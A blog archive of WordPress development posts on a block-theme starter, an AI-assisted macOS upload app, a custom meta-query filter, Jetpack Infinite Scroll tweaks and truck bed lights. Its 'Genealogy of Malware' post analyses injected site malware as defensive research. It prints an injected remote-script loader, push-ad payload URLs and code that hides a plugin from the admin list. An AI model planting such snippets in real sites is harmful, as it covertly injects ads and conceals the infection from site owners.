Author: George Stephanis

  • Automate Your WordPress Theme Development

    Late last year I started working on an ongoing project that involved turning out a number of FSE (Full Site Editing)-based themes rather quickly from provided Figma designs.

    (blockratize publishing)

    Whatever is a programmer to do but make sure I’m being efficient and not reinventing the wheel by creating a solid starter theme.

    Create Block Theme

    When looking at Full Site Editing, probably the most useful tool to have on your belt is the Create Block Theme plugin. While you’re editing your theme in the Site Editor — customizing page templates, headers, footers, colors, typefaces — it then gives you a simple option to write your changes to disk in the theme itself.

    Base for CBT

    When you start using Create Block Theme, it gives you options to either make a child theme of your current theme, or (my preference) start from a clean, blank boilerplate theme.

    For Create Block Theme, it’s this:

    https://github.com/WordPress/create-block-theme/tree/trunk/assets/boilerplate

    There’s really not a lot to it. A header and footer partial, a general index template, and a theme.json file that starts defining parameters. The idea is that you’ll start creating more templates and patterns in the Site Editor and then save them to the theme as needed.

    Automatic namespacing with GitHub Actions

    One of the things I was most delighted by building from my time on the Special Projects Team at Automattic was a GitHub Action we used when generating standard repositories from a given template repository. It was a project I built out at a team meetup in Dublin for template repositories.

    Previously, some tooling was used on the command line to clone the scaffold repository into a local tmp directory and then do a local string/replace and finally push it back up to a new repository. This was relatively fragile, so this solution — handling the renamespacing — was a tremendous win.

    For our use case here, though, it means that as soon as you use the boilerplate to create a new repository, with one click you can have the theme folder and all the namespaces reflecting the new instance’s name.

    Build tools automation

    Build tools used to be a nightmare to set up. With the coming of the @wordpress/scripts package, however, it became significantly simpler to configure and run.

    However, there’s other tooling, such as generating translations, running PHP code formatting, and the like, that are best done in Composer instead. So, it’s nice when all your build tools are configured to work out of the box.

    That’s why I’ve got my boilerplate leveraging a lot of the public work that the Special Projects Team built, and released for just this sort of utility.

    Sass Support

    When I need to write CSS, I prefer to write Sass. I find it easier to read, and easier to reuse.

    However, with Block Themes, I find I’ve moved more toward (where possible) defining the styles in theme.json — as that means they can be overridden in the Site Editor down the road, without having to worry about conflicts of specificity and ordering to ensure our selectors are behaving as expected. Plus, they’ll automatically work better in the Block Editor for more of a WYSIWYG experience, from what I’ve seen.

    Playground Support

    Finally, another aspect that I wanted to configure when spinning up themes was supporting WordPress Playground functionality.

    WordPress Playground is a packaging of WordPress in such a way that instead of connecting to a web server (or even having a web server), all the PHP server-side code runs in your browser directly. This is kind of fun as a thought experiment, but it took me a while to really grasp the utility of it:

    It makes it trivial to set up a test site and let a user (or client or stakeholder) instantly test out a plugin or trial a theme.

    That can mean that when getting feedback on a feature, you can just link the client directly to an up-to-date Playground being powered by the current state of your GitHub repository. And once most of the configuration is set up in the boilerplate, it’ll just work magically.

    Populating with Starter Content

    Anyone who has ever installed a theme and been instantly unimpressed can tell you what a let-down it is when every page is blank, and the site doesn’t look half as engaging as it did in screenshots.

    Fortunately, Playground supports Blueprints, which give us several ways to load content in.

    Firstly, it’s possible to bulk import content through a WXR (WordPress XML Export format) — there’s a step for blueprints where you can just give it the path to your export, and it will automatically pull it in.

    But perhaps more interestingly, there’s a step called importThemeStarterContent instead — which gives us a lot closer to what we’re after. Starter Content is a feature that was introduced through the Customizer way back in WordPress 4.7 — nearly ten years ago. What a wonderful feature that just needs a little bit of love to bring it back up to scratching our itch here in the days of block-based themes, and it does the job quite well.

    Starter Content Menus

    When navigation block menus were introduced for Block Themes, there was a change from the prior implementation of nav menus (under the Appearance menu). For one, navigation block menus can trivially have other types of blocks contained in them, that couldn’t have been represented well in the classic nav menu post type — so it had to shift over.

    The problem is that when theme starter content is imported, it imports as the pre-block nav menus. Core offers a class to rewrite them on demand to block-based menus, however, but they can’t be referenced directly.

    So, instead, we can use another step to run some custom PHP when Playground is setting up the instance. Generally in the examples, it runs inline php, but there’s no reason we can’t just have it load a PHP bootstrap file from our theme instead!

    {
    	"step": "runPHP",
    	"code": "<?php require '/wordpress/wp-load.php'; include_once get_theme_file_path('_playground/setup.php');"
    }
    

    Once that’s done, we just need to iterate through and tidy up after the Starter Content import (and maybe do a few other tiny things like configuring permalink structures)!

    Finally, core’s navigation block only supports specifying menus by ID — no support for slugs. If we want to have distinct header and footer menus, then we can specify which goes where by adding a custom slug property in our template, that maps to the menu in our Starter Content — https://github.com/georgestephanis/theme-repo-template/pull/1

    Is It Perfect?

    No, of course not. But no project ever really is.

    For me, though, it’s a great starting point, and has saved me a bunch of time for client work.

    I hope you’ll find it useful, and make some super-cool-stuff with it.

    Fediverse Reactions
  • How I Built WordUp: A Guide to Creating a macOS App

    I realized recently that I don’t do nearly enough about sharing some of the cool things I build. Or blogging. I don’t do nearly enough of either.

    TL;DR: I just shipped my very first macOS desktop app called WordUp.

    https://github.com/georgestephanis/WordUp/releases/tag/v0.2.1

    I’ve used some desktop apps, such as CloudApp (now Zight) and CloudUp (which was acquired shortly after I joined Automattic) in years past. The basic gist is, they live in your computer’s menu bar, and when you either take a screenshot or drag an image onto the icon, it will upload it to their service and give you a handy URL that you can use to share the asset with a client, or a user, or whatever you may need.

    Hugely useful! A modern-day analogue may be something like Loom, I suppose?

    Anyway, at their most basic, these programs do a few relatively trivial things:

    1. Notice when a screenshot is taken or an image is requested to be uploaded,
    2. Upload it to a cloud server for sharing, and
    3. Automatically drop a link to the asset onto your clipboard.

    Well, I’ve wondered for years why this is something that folks need an external company to do. I work with WordPress daily, and I love open-source software! Why can’t an app just connect to your WordPress site and use that as the remote server for hosting the assets?

    No image limits, you own your own data and content, and no need for your usage or credentials to pass through anyone else’s servers.

    My only problem? I’m a web developer, and I have no idea how to work with building desktop apps.

    So I’ve spent the past decade periodically starting conversations with folks in the Apps teams while I worked at Automattic, asking if anyone would be interested in throwing it together or porting over the CloudUp desktop app functionality to also connect to self-hosted WordPress sites. Didn’t get any takers. So I stopped asking, as I really didn’t want to turn into Glootie.

    The other week when it happened to come up and I mentioned it to (fellow ex-Automattician) Jorge Leandro Perez, he suggested that I try to make it myself, using AI-based tooling with Cursor.

    A minor digression: Thoughts and feelings on large language models and generative AI are complex, with outspoken individuals on all sides. I tend to be middle-of-the-road and may use them here and there — but selectively. I should probably write a bigger post on my thoughts when it comes to generative AI soon.

    I wound up delving in, and through a lot of refinement and debugging (including a decent bit of learning Swift and manually rewriting bits where AI got the APIs it was trying to use wrong), I finally got something in a state that I was pleased with.

    A couple of caveats, though:

    • Authentication currently works with self-hosted sites and leverages the WordPress REST API through Application Passwords.
      • As it uses Application Passwords for authentication, if you’re using a security plugin such as Wordfence or others, they may be disabling Application Passwords on your website by default — you’ll need to re-enable it in their settings panel for this to work.
      • I’d like to eventually integrate it with WordPress.com’s REST API, but that’ll involve app keys and secrets for its authentication system, as WordPress.com doesn’t support the same implementation of Application Passwords that the open-source WordPress project provides (and also doesn’t support the authorize-application.php workflow that I’m using). So, maybe in the near future.
    • It can’t upload any media that your WordPress site isn’t configured to allow. So, by default, no SVG assets (as an example).
    • You can only authenticate to a single WordPress site. I’d like to eventually let you authenticate to multiple, and then you can change which one it uploads to in settings, but that’s not there currently (as I wanted to keep the UX simple).
    • I’m not a UX designer. At all! I made something functional that I thought looked … good enough? If anyone else would like to chip in, feel free! I’d gladly welcome input.

    How Using Generative AI / “Vibe” Coding Worked Out

    Honestly, it worked alright. There were numerous sequential prompts to develop an idea, telling it that its code was generating errors, and sometimes it would get balled up into a loop, and I’d have to go in and manually debug.

    But it worked pretty well to get a quick first pass built. I think I’d have had a much harder time with it if I wasn’t already comfortable with the system it was trying to integrate with, as well as other programming languages. Plenty of concepts translate well between programming languages; it’s just different syntax to implement them — so being able to leverage generative AI to take something I’m able to be very specific with and describe clearly and then build it out into a functional project was hugely beneficial.

    It feels like it’s shifting from the importance of being an expert in the programming language itself to being able to think through problems and use pseudo-code to describe the problem and solution well enough and let generative AI handle the implementation (even if it often gets it wrong).

    It’s an interesting time to be in software development, and I’m curious to see how else this sort of tech impacts the ecosystem. Just as StackOverflow and Google shifted the importance of “knowing” things to being able to find the answer, it feels like generative AI is going to emphasize the ability to think about a problem and find novel solutions and using developers to review code to polish it up for performance and security, instead of the nitty-gritty of implementations.

    Is this useful to you? Are there other ways that you’d like to be able to integrate things with your WordPress site but aren’t sure how to build a linkage? Let’s talk about the options in the comments below! 👇🏼

  • WP REST API vs GraphQL Performance

    A client had recently pointed out to me a post detailing performance differences between the REST API that ships in WordPress Core, and WPGraphQL —

    https://www.wpgraphql.com/docs/wpgraphql-vs-wp-rest-api#performance

    In it, it asserts that the difference between two similar queries running the REST API and WPGraphQL yields vastly different performance impacts:

    Below are screenshots of the same WordPress site asking for 100 posts from the WP REST API and 100 posts from WPGraphQL with the Chrome network tab open.

    REST:

    • Download size: 335 kb
    • Time: 7.91s

    WPGraphQL

    • Download size: 6.4 kb
    • Time: 67 ms

    That seemed like an unrealistic difference from an initial glance — the REST API takes over 100x longer to return data than WPGraphQL? I wanted to check and see if I could duplicate the test and find out what accounted for the orders of magnitude difference between the two.

    (more…)
    Fediverse Reactions
  • Building Custom Data Migrations to WordPress

    I wrote a post over on the WordPress.com Developers Blog, dealing with some of the lessons we’d learned on building migrations.

    Among the most important things to note is (and I may be a broken record here) ALWAYS make sure you define WP_IMPORTING to true when running an import! Otherwise a lot of background tasks can pick up, and you may find a thousand old posts updated and shipped to your social media feeds.

  • Two Coins Bug

    There’s an old riddle I heard while growing up that I used to hate.

    You have two coins that add up to 30 cents, but one isn’t a nickel. What are the two coins?

    The answer, of course, is a quarter and a nickel. Like many riddles, it comes down to an assumption we make when parsing the question. In this case, it’s absolutely true that one of the coins isn’t a nickel — but the other one is.

    This riddle felt particularly salient to some work I was doing in WordPress this week, around the logic of MySQL queries and the WP_Meta_Query functionality.

    As sometimes an example can explain a bit more than theoretical, consider the following:

    Post ID: 50, has a title of "Fifty", and two separate rows in the postmeta table, both under the 'color' key -- 'red', and 'blue'.
    
    Post ID: 51, has a title of "Fiftyone", and one row in the postmeta table, under the 'color' key -- 'red'

    How would you query for all posts that have color of red, but do not have color of blue? My first attempt was something along the lines of this:

    get_posts(
      array(
        'meta_query' => array(
          array(
            'key' => 'color',
            'compare' => '=',
            'value' => 'red',
          ),
          array(
            'key' => 'color',
            'compare' => '!=',
            'value' => 'blue',
          ),
        ),
      )
    )
    

    However, to my initial surprise, this returned both ID 50 and ID 51! So I pulled up the query to see why that could be, and it turned out the generated SQL looked something like:

    SELECT *
    FROM wp_posts
    INNER JOIN wp_postmeta ON ( wp_posts.ID = wp_postmeta.post_id )
    INNER JOIN wp_postmeta AS mt1 ON ( wp_posts.ID = mt1.post_id )
    WHERE ( wp_postmeta.meta_key = 'color' AND wp_postmeta.meta_value = 'red' )
    AND ( mt1.meta_key = 'color' AND mt1.meta_value != 'blue' )
    GROUP BY wp_posts.ID
    

    (slightly simplified)

    Well, you would ask, how does that return post ID 50? Well, because both of the joins to the meta table wind up finding the same meta! We say not to return a result with a meta key of blue, but SQL interprets that as find me any entry with a meta key that is not blue — and as post ID 50 also has a meta key that is red (which is not blue) we’re in business!

    Anyway, finding the absence of something in the where clause is tricky — as the where clause specifies what you want to select. I’d looked and I’m pretty sure just using what’s already there in the WP_Meta_Query class it’s not possible to properly structure this, I’d done some work on it a decade ago, implementing the EXISTS and NOT EXISTS comparators.

    So we could get the result we wanted, if we rewrote the above MySQL to:

    SELECT *
    FROM wp_posts
    INNER JOIN wp_postmeta ON ( wp_posts.ID = wp_postmeta.post_id )
    LEFT JOIN wp_postmeta AS mt1 ON ( wp_posts.ID = mt1.post_id AND mt1.meta_key = 'color' AND mt1.meta_value = 'blue' )
    WHERE ( wp_postmeta.meta_key = 'color' AND wp_postmeta.meta_value = 'red' )
    AND ( mt1.post_id IS NULL )
    GROUP BY wp_posts.ID
    

    The rough idea is that it will attempt to do a left join instead of an inner join, which could not turn up any results from the joined table — so we explicitly want to query for rows where a column that would have to be there — post_id — being NULL to ensure that there was nothing for it to join to. Thereby ensuring it NO HAZ any blue values.

    So here’s what I wound up writing. It’s still rough, but functional thus far in my testing (so long as the NO HAZ isn’t the first parameter in the meta_query — as written the regex relies on the aliasing of the table name to parse it out). There’s probably some cleanup that it needs, however …

    /**
     * An extra filter to let our custom `NO HAZ` meta_compare work!
     */
    function no_haz_meta_compare( $sql, $queries, $type, $primary_table, $primary_id_column, $context ) {
    	global $wpdb;
    
    	foreach ( $queries as $key => $query ) {
    		if ( ! empty( $query['compare'] ) && 'NO HAZ' === $query['compare'] ) {
    
    			// If we've got a NO HAZ query, pull out the table alias it's using for the join.
    			$matches = array();
    			$search  = sprintf(
    				'#\( (\w+)\.meta_key = \'%1$s\' AND (\w+)\.meta_value = \'%2$s\' \)#',
    				preg_quote( $query['key'], '#' ),
    				preg_quote( $query['value'], '#' )
    			);
    			if ( preg_match( $search, $sql['where'], $matches ) ) {
    				$table_alias = esc_sql( $matches[1] );
    
    				// And then rewrite the JOIN bit to do a LEFT join instead of inner, so it can check for null (absence)
    				$sql['join'] = str_replace(
    					array(
    						sprintf(
    							"INNER JOIN {$wpdb->postmeta} AS {$table_alias} ON ( {$wpdb->posts}.ID = {$table_alias}.post_id )",
    							$matches[1]
    						),
    						sprintf(
    							"LEFT JOIN {$wpdb->postmeta} AS {$table_alias} ON ( {$wpdb->posts}.ID = {$table_alias}.post_id )",
    							$matches[1]
    						),
    					),
    					$wpdb->prepare(
    						"LEFT JOIN {$wpdb->postmeta} AS {$table_alias} ON ( {$wpdb->posts}.ID = {$table_alias}.post_id AND {$table_alias}.meta_key = %s AND {$table_alias}.meta_value = %s )",
    						$query['key'],
    						$query['value']
    					),
    					$sql['join']
    				);
    
    				// And now yeet the original WHERE bit and swap it to testing for `post_id` in the postmeta table being null -- or confirming that none were found.
    				$sql['where'] = str_replace(
    					$matches[0],
    					"( {$table_alias}.post_id IS NULL )",
    					$sql['where']
    				);
    
    			}
    		}
    	}
    
    	return $sql;
    }
    add_filter( 'get_meta_sql', 'no_haz_meta_compare', 10, 6 );
    

    which would permit the following to return only post id 51:

    get_posts(
      array(
        'meta_query' => array(
          array(
            'key' => 'color',
            'compare' => '=',
            'value' => 'red',
          ),
          array(
            'key' => 'color',
            'compare' => 'NO HAZ',
            'value' => 'blue',
          ),
        ),
      )
    )
    

    The code would probably be a lot cleaner if it was in WP_Meta_Query proper, instead of regex parsing it all out — or if there was a filter in `WP_Meta_Query::get_sql_for_clause` to allow overriding — but hopefully this serves as a useful proof of concept for someone else hitting a similar issue down the road.

  • 2022 Ford Maverick Bed Lights

    If all you want is the Thingiverse link to the STL files for the clips, it’s at the bottom of the post. 👇🏼

    After having installed a tonneau cover on my Ford Maverick, I realized that sometimes it can be a bit difficult to see inside when it’s dark out! So, I wanted to do some bed lights.

    Figuring out the right way to mount bed lights was interesting, though, as there didn’t seem to be a specific “best” way to mount them. So here’s what I’ve devised! It involves some 3d printing of some custom clips, to avoid having to use any adhesives (which can easily soften and come unstuck into a gooey mess in the hot summer heat, especially in a bed with a black tonneau cover trapping extra heat inside).


    Looking under the edges of the bed, I noticed some “clips” showing. They seemed to be a part of the plastic cover that protects the paint along the top of the bed — what is marked as <29038B on this diagram on the Ford Parts website. These little clips had a hole in the middle to grant them some flex, so they could pop through the holes in the unibody construction and lock in place — so my brain wondered if I could design a part that could hold the LED light strip securely, by latching onto that clip (and ideally with a little more elegance than just using a zip tie to attach a light rope to it).

    It took several revisions to properly measure and design a shape that worked well in the space, but I finally came up with a silhouette that seemed to work comfortably.

    In the fourth attempt, in an attempt to figure out how to properly affix the mount to the clips, I left a hole in the top inset, thinking I’d run a M3 screw through it, but I wasn’t quite happy with it, and especially with the idea of only having plastic on one side of the hook — it felt like it could bend and warp if it wasn’t encompassed from both sides.

    I knew the LED light strip I’d wanted to use. It seemed a solid option with good reviews, and didn’t mess around with complex RGB lighting — I picked up a five meter length of this lighting, and used the surplus around the house (adding a light to the cabinet my 3d printer lives in, doing a bit in the kids rooms, etc)

    So, I designed a shape that could be mirrored and would join with itself to hold the LED Light Strip against the outside wall of the bed. I came up with the following in Fusion 360:

    It worked marvelously! The clips on the bed were about 7mm wide, so I designed the shape to have a 2mm solid back, and to extrude up 4mm, leaving 1mm of play in it, so it wouldn’t be overly tight.

    However, there was the question of how keep both halves together! I’d considered using some CA glue, which works well on the PETG filament that I’d used to print the clips, however that felt … permanent, and I’d like to be able to disconnect them if I had to without destroying them. So, time for another revision.

    This time, I changed the curve to account for a through-hole sized for a 6-32×3/4″ bolt, with small divots on the outsides to allow a small washer to nestle into the parts. For ease of use in some tight spots (and to not need a very tiny wrench to hold it as I tightened) I went with wingnuts on the far end, as they’re much easier for me to reach in and hold with a stray finger and tighten against.

    Practically, if you’d rather, you could probably also hold them in place using cotter pins, however I’d advise keeping the washers to distribute the pressure so there’s less stress directly on the 3d printed part.

    The final parts looked something like this:

    The inside and outside angles of both mirrored sides.

    With eight clips on each side of the bed, I had to do sixteen of each half. The final mounting of the LED strip looked stupendous, and I couldn’t be happier.

    For the curious, I used this switch from Amazon, using a faceplate I also designed to control the lights to replace the FlexBed 12v faceplate by the tailgate. I’ll include the faceplate in the Thingiverse project as well.

    And here’s the Thingiverse project:

    https://www.thingiverse.com/thing:5372856

    For anyone interested in doing a similar project for their 2022 Ford Maverick, if you have access to a 3d printer or a friend that does — give it a shot! Just remember to print in PETG or ABS, as PLA probably can’t hold up to the heat in your car on a hot summer day.

  • 2022 Ford Maverick Cubby

    The Ford Maverick has a small cubby next to the entertainment console.

    Here’s some cardboard cut to fit the bottom, top, left, and right of that cubby.

    It is scanned on graph paper where each cell measures 0.25″ (for scale)

    Hope these may be useful to someone! I’d love to build something cool that nestles well into it.

  • Jetpack Infinite Scroll for Single Posts!

    Had a problem come up recently where folks wanted to keep engaging visitors on their website on a single post page — keep loading more posts afterwards when they kept scrolling.

    I’ve heard of this before, and even seen some plugins accomplish it — for example, Infinite Post Transporter, by Tom Harriganwp.org / github — the codebase of which looks to be a modified version of Jetpack’s Infinite Scroll from about six years ago — (contemporary link).

    So, I was curious to see how far I could go about getting close to what we needed just by playing with Jetpack’s own library, rather than duplicating a bunch of the code in a second plugin.

    For anyone that wants to skip to the end and just get something to play with, here’s the gist that I’ve got the code shoved into for now.

    First, a couple specifications we’re working with here:

    • I want to make this work on single post pages, specifically of the post post_type.
    • I don’t want to modify Jetpack files, or deregister / replace them with customized versions of the files. Filters / actions only.

    So, skimming through the Jetpack Infinite Scroll codebase, there’s a couple conditionals we’re gonna need to short out to get things triggering on single post pages.

    The bulk of the per-page code comes from The_Neverending_Home_Page::action_template_redirect() — this is the function that will register/enqueue Infinite Scroll’s scripts and styles, and set up footer actions to populate some javascript globals that specify state. However, for single posts, we’ll need to override two points.

    		if ( ! current_theme_supports( 'infinite-scroll' ) || ! self::archive_supports_infinity() )
    			return;
    

    By default, single posts aren’t archives, and don’t work. So let’s hotwire it! Digging into The_Neverending_Home_Page::archive_supports_infinity() we can see that the whole response to that call is simply passed through a filter — `infinite_scroll_archive_supported`

    		/**
    		 * Allow plugins to filter what archives Infinite Scroll supports.
    		 *
    		 * @module infinite-scroll
    		 *
    		 * @since 2.0.0
    		 *
    		 * @param bool $supported Does the Archive page support Infinite Scroll.
    		 * @param object self::get_settings() IS settings provided by theme.
    		 */
    		return (bool) apply_filters( 'infinite_scroll_archive_supported', $supported, self::get_settings() );
    

    So to filter this, we’ll want to make sure we’re using the right conditionals and not filtering too many pages. In this case, is_singular( 'post' ) feels appropriate.

    For brevity here, I’ll just be using anonymous functions, but in practice it’s likely far better to name your functions so other code can remove the filters if it becomes necessary.

    add_filter( 'infinite_scroll_archive_supported', function ( $supported ) {
    	if ( is_singular( 'post' ) ) {
    		return true;
    	}
    	return $supported;
    } );
    

    Groovy, now we’ve got the function registering the scripts we care about. But there’s a second conditional later in the ::action_template_redirect() method that we also get snagged on — ::is_last_batch().

    		// Make sure there are enough posts for IS
    		if ( self::is_last_batch() ) {
    			return;
    		}
    

    Fortunately, like our last example, The_Neverending_Home_Page::is_last_batch() is also filterable.

    		/**
    		 * Override whether or not this is the last batch for a request
    		 *
    		 * @module infinite-scroll
    		 *
    		 * @since 4.8.0
    		 *
    		 * @param bool|null null                 Bool if value should be overridden, null to determine from query
    		 * @param object    self::wp_query()     WP_Query object for current request
    		 * @param object    self::get_settings() Infinite Scroll settings
    		 */
    		$override = apply_filters( 'infinite_scroll_is_last_batch', null, self::wp_query(), self::get_settings() );
    		if ( is_bool( $override ) ) {
    			return $override;
    		}
    

    So again, we can just override it as we had before, only this case returning false:

    add_filter( 'infinite_scroll_is_last_batch', function ( $is_last_batch ) {
    	if ( is_singular( 'post' ) ) {
    		return false; // Possibly retool later to confirm there are other posts.
    	}
    	return $is_last_batch;
    } );
    

    Great! So now we’ve got the scripts that do the work being output on our single posts page, but we’re not quite there yet! We need to change some of the variables being passed in to Jetpack’s Infinite Scroll. To modify those variables, we have — you guessed it — another filter.

    The JS Settings are being output in The_Neverending_Home_Page::action_wp_footer_settings() (rather than being added via wp_localize_script), and here’s the filter we’ll be working off of:

    		/**
    		 * Filter the Infinite Scroll JS settings outputted in the head.
    		 *
    		 * @module infinite-scroll
    		 *
    		 * @since 2.0.0
    		 *
    		 * @param array $js_settings Infinite Scroll JS settings.
    		 */
    		$js_settings = apply_filters( 'infinite_scroll_js_settings', $js_settings );
    

    so we’ll start with a generic action like this, and start customizing:

    add_filter( 'infinite_scroll_js_settings', function ( $js_settings ) {
    	if ( is_singular( 'post' ) ) {
    		$js_settings['foo'] = 'bar'; // any we need to make!
    	}
    	return $js_settings;
    } );
    

    We can verify this change is in place by loading up a single post page, and searching for foo — confirming that it’s in the encoded string that’s being output to the page. So now we need to start looking at the javascript that runs and see what changes to inputs we may need to make.

    First, we’ll need to make sure that the wrapper container we want to append our new posts to is the same as the ID that we use on archive pages. If it’s not, we just need to override that. In my case, I had to change that to main on the single post pages — which can be done like so:

    $js_settings['id'] = 'main';
    

    If your wrapper id is the same as archive pages, this can just be skipped. Here we can also override some other options — for example if we would rather change the verbiage on the load more posts button we could do

    $js_settings['text'] = __( 'Read Next' );
    

    or to switch from the button click, to autoloading on scroll we could do

    $js_settings['type'] = 'scroll';
    

    Now, if you tried what we have so far, you may notice that instead of getting new posts, you’ll likely see the same post loading over and over forever. That’s because of the parameters getting passed through as query_args — if you pop open your browser window to examine infiniteScroll.settings and look at the query_args param, you’ll likely notice that we’ve gotten the infiniteScroll.settings.query_args.name populated! This is getting passed directly to the ajax query, so when trying to pull up more posts, it’s restricting it to only the already queried post, as that’s from the query WordPress ran to generate the current url’s response.

    So let’s just nuke it, and for good measure ensure we don’t inadvertently re-display the post in question.

    $js_settings['query_args']['name'] = null;
    $js_settings['query_args']['post__not_in'][] = get_the_ID();
    

    Cool cool cool. So at this point, when you run the post, everything /should/ look about right, except for one small thing! You may see the url updating as you scroll to append /page/2/ to the path!

    Unfortunately a lot of this functionality is hard-coded and I couldn’t find a good way to override it to update the url to — for example — the url of the post you’ve currently got in view, so I wound up doing the next best thing — nuking the functionality entirely.

    	/**
    	 * Update address bar to reflect archive page URL for a given page number.
    	 * Checks if URL is different to prevent pollution of browser history.
    	 */
    	Scroller.prototype.updateURL = function ( page ) {
    		// IE only supports pushState() in v10 and above, so don't bother if those conditions aren't met.
    		if ( ! window.history.pushState ) {
    			return;
    		}
    		var self = this,
    			pageSlug = self.origURL;
    
    		if ( -1 !== page ) {
    			pageSlug =
    				window.location.protocol +
    				'//' +
    				self.history.host +
    				self.history.path.replace( /%d/, page ) +
    				self.history.parameters;
    		}
    
    		if ( window.location.href != pageSlug ) {
    			history.pushState( null, null, pageSlug );
    		}
    	};
    

    As the js relies on rewriting the url via calling .replace() on a string, if we eat the token it searches for off the end, it’ll just wind up replacing the url with itself, and doesn’t look awkward. And so —

    $js_settings['history']['path'] = str_replace( 'page/%d/', '', $js_settings['history']['path'] );
    

    So, functionally this should get you most of the way there. The only other bit that I had added to my implementation was something that could trivially be done anywhere — Custom CSS in the Customizer, or theme files — but I wanted to hide Post Navigation links in my theme. So I just did a fun little trick of enqueueing my one line css tweak (with appropriate conditionals) like so:

    add_action( 'template_redirect', function () {
    	if ( ! class_exists( 'Jetpack' ) || ! Jetpack::is_module_active( 'infinite-scroll' ) ) {
    		return;
    	}
    
    	if ( is_singular( 'post' ) ) {
    		// jisfsp = Jetpack Infinite Scroll for Single Posts
    		wp_register_style( 'jisfsp', null );
    		wp_enqueue_style( 'jisfsp' );
    		wp_add_inline_style( 'jisfsp', 'nav.post-navigation { display: none; }' );
    	}
    } );
    

    This way, if someone disables either Jetpack or infinite scroll, the conditional trips and it stops hiding post navigation links.

    I hope this has been somewhat useful to someone. It’s probably not at the point where I’d be comfortable packaging it up as a plugin for end-user installation, but if you’ve got a passing understanding of code and how WordPress works, it shouldn’t be difficult to re-implement for a client. If there’s any other tweaks on Infinite Scroll that you wind up finding and would like to suggest, please feel free to leave a comment below, and it’ll hopefully be useful to others. Cheers!

  • The Genealogy of Malware

    While working on Jetpack Security, one thing I have a greater opportunity than most to do is inspect naughty bits of code that get injected into a user’s site.

    One that I stumbled upon this past week reminded me of another from a bit ago — I can’t say precisely what reminded me of it, but my brain connected the two. So I looked back to find the prior infection and this is what turned up:

    https://www.diffchecker.com/MYId3pFX

    Clearly — a number of similarities between the two files. Of the four hundred plus lines in question, only fifty or so contain any changes, and most of those are namespace changes — changing mont to ccode, or perhaps some subtle refinements on how it detects the remote visitor’s IP address.

    One of the most interesting aspects — to me anyways — is tracing the source of various snippets used in the code.

    Good artists copy. Great artists steal.

    Steve Jobs, misattributing a quotation to Pablo Picasso

    So firstly, when skimming the code, around line 20, I found the following:

    add_filter('plugin_action_links_'.plugin_basename(__FILE__), 'salcode_add_plugin_page_settings_link');
    function salcode_add_plugin_page_settings_link( $links ) {
    	$links[] = '<a href="' .
    		admin_url( 'options-general.php?page=monit' ) .
    		'">' . __('Settings') . '</a>';
    	return $links;
    }
    

    Huh — it references salcode — I know that namespace, it’s commonly used by Sal Ferrarello! Figuring it may have been lifted off an article he’d written, I reached out to check. Sure enough, he had a 2014 article called “WordPress Plugin Add Settings Link” that he pointed me towards — and sure enough, the code was a straight copy/paste job in the Monitization variant. In the Custom Code variant of the malware, it was tweaked to be namespaced a bit further (changing the trailing link to ccode, but the similarities are still there.

    We also can glean a bit from the tags that the code tries to inject. The original attempts:

    <pre class="wp-block-syntaxhighlighter-code"><a href="//ofgogoatan.com/apu.php?zoneid=3260072">//ofgogoatan.com/apu.php?zoneid=3260072</a>
    <a href="https://pushsar.com/pfe/current/tag.min.js?z=3260077">https://pushsar.com/pfe/current/tag.min.js?z=3260077</a>
    <a href="//inpagepush.com/400/3324386">//inpagepush.com/400/3324386</a></pre>
    

    Where the latter Custom Code implementation attempts:

    <pre class="wp-block-syntaxhighlighter-code"><script>(function(s,u,z,p){s.src=u,s.setAttribute('data-zone',z),p.appendChild(s);})(document.createElement('script'),'https://iclickcdn.com/tag.min.js',3388587,document.body||document.documentElement)</script>
    <a href="https://propu.sh/pfe/current/tag.min.js?z=3388595">https://propu.sh/pfe/current/tag.min.js?z=3388595</a>
    <a href="//inpagepush.com/400/3388600">//inpagepush.com/400/3388600</a></pre>
    

    Beside the swap from which quotes need escaping due to single vs double in the wrapping string, we can see a couple notable bits:

    • The first tag seems to have been swapped out in its entirety.
    • The second tag seems to have swapped from pushsar.com to propu.sh — with the general url structure remaining the same. This can indicate the service just changed domains, and kept everything else business as usual.
    • The last tag remained as before — inpagepush.com — but just changing the identifier on the end.

    A bit later on, we can find several instances where the mont namespace (possibly typo’d from monit) was not changed to ccode

        register_setting( 'ccode-settings', 'default_mont_options' );
    
    if(get_option('default_mont_options') !=='on')
    

    At the end of the file, we’re confronted with this bit:

    function hide_plugin_trickspanda() {
      global $wp_list_table;
      $hidearr = array('monit.php');
      $myplugins = $wp_list_table->items;
      foreach ($myplugins as $key => $val) {
        if (in_array($key,$hidearr)) {
          unset($wp_list_table->items[$key]);
        }
      }
    }
    

    Here again, we’ve got a strong hint from the namespace, trickspanda. So in this case, it came from an article that Hardeep Asrani wrote on Tricks Panda — again, back in 2014. The Monitization variant didn’t seem to change the namespace, leaving it as trickspanda, but the later Custom Code variant swapped it out to ccode.

    Finally, at the conclusion of the Custom Code variant (not present in the original) we can see the following:

            function getVisIpAddr_ccode() { 
          
        if (!empty($_SERVER['HTTP_CLIENT_IP'])) { 
            return $_SERVER['HTTP_CLIENT_IP']; 
        } 
        else if (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) { 
            return $_SERVER['HTTP_X_FORWARDED_FOR']; 
        } 
        else { 
            return $_SERVER['REMOTE_ADDR']; 
        } 
    }
    

    As it is, this seems to have been lifted from a Geeks For Geeks article dated May 2019. The code uses it up above to handle instances where traffic comes through a load balancer or proxy or the like, with original IP addresses in the header. Interestingly enough, for anyone else who has a need for similar functionality, WordPress Core ships with a similar function already, get_unsafe_client_ip().

    So what have we found? Code gets reused, a lot. Old tutorials from 2014 can still offer information going strong years afterwards. Be wise what bits of bad code you use to fingerprint it and identify future infections, as it’s far better to find the unremarkable but unique bits, than the bits they may change to conceal it from future iterations.

  • Defcon28: Crypto Hunt Clues

    Just accumulating what I’ve got from the Defcon 28 badge and such:

    This is the cipher on the back of the lanyard. Proper orientation (if there is one) unknown.
    This is the outside spine of the cassette’s cover. The color cipher seems to decode to DEF CON SAFE MODE.
    These are the three interior ciphers. Orientation for the colors is unknown.

    tlstFCOnRFoofFioumYrgureoohrDOuntlon

    Transcription of the arced text with the skull

    2
